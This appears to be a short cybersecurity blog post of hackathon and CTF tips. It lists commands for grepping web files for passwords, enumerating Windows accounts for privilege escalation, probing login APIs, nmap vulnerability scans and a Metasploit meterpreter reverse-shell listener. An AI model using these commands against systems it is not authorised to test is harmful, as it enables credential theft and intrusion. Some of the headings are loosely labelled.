Listen to this Post

Introduction:
Hackathons are intense, fast-paced events where cybersecurity, coding, and AI skills are put to the test. Whether you’re defending systems, exploiting vulnerabilities, or automating tasks, mastering key commands and tools can give you an edge. Here’s a breakdown of essential skills to help you crush your next competition.
Learning Objectives:
- Master critical Linux and Windows commands for rapid system manipulation.
- Learn cybersecurity techniques for penetration testing and defense.
- Automate tasks using AI and scripting to save time during hackathons.
1. Linux Command Line Mastery
Command:
grep -r "password" /var/www/html
What it does:
Searches recursively through files in a web directory for the term “password”—useful for finding hardcoded credentials in CTF challenges.
How to use it:
1. Open a terminal.
- Run the command in a web directory to scan for sensitive data.
- Review results for exposed passwords or API keys.
2. Windows Privilege Escalation
Command (PowerShell):
Get-WmiObject -Class Win32_UserAccount | Select Name, Disabled, Status
What it does:
Lists all user accounts, including disabled ones, helping identify weak targets for privilege escalation.
How to use it:
1. Open PowerShell as Administrator.
2. Run the command to enumerate user accounts.
- Target inactive or poorly configured accounts for exploitation.
3. API Security Testing
Command (cURL):
curl -X POST -H "Content-Type: application/json" -d '{"user":"admin","password":"test"}' http://example.com/api/login
What it does:
Tests authentication endpoints for vulnerabilities like SQLi or weak credentials.
How to use it:
- Replace the URL and payload with your target API.
- Check responses for errors or unexpected data leaks.
4. Cloud Hardening (AWS CLI)
Command:
aws iam list-users --query "Users[?CreateDate<='2023-01-01'].UserName"
What it does:
Finds outdated IAM users in AWS, a common misconfiguration in cloud challenges.
How to use it:
1. Install and configure AWS CLI.
2. Run the command to audit stale accounts.
3. Secure or remove inactive users.
5. AI-Powered Automation (Python)
Code Snippet:
import requests
response = requests.get("http://api.example.com/data", headers={"Authorization": "Bearer TOKEN"})
print(response.json())
What it does:
Automates API interactions—useful for scraping data or testing endpoints quickly.
How to use it:
- Replace the URL and token with your target.
- Run the script to fetch and parse API responses.
6. Vulnerability Mitigation (Nmap)
Command:
nmap -p 1-1000 --script vuln target.com
What it does:
Scans for known vulnerabilities in open ports.
How to use it:
1. Install Nmap.
2. Run against a target to identify weaknesses.
3. Patch or report findings.
7. Exploiting Weak Configurations (Metasploit)
Command:
msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set LHOST your_ip; run"
What it does:
Sets up a listener for reverse shells in penetration testing.
How to use it:
1. Launch Metasploit.
2. Customize the payload and LHOST.
3. Execute to catch incoming connections.
What Undercode Say:
- Key Takeaway 1: Speed and precision with CLI tools separate winners from participants.
- Key Takeaway 2: AI and automation can drastically reduce manual effort in hackathons.
Hackathons are evolving with AI and cloud integration, meaning future competitors must blend coding, security, and automation skills. Those who master these areas will dominate.
Prediction:
As AI-driven tools become mainstream, hackathons will shift toward automated attack/defense scenarios, rewarding those who can script and adapt fastest.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Gabriel Dupuis – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


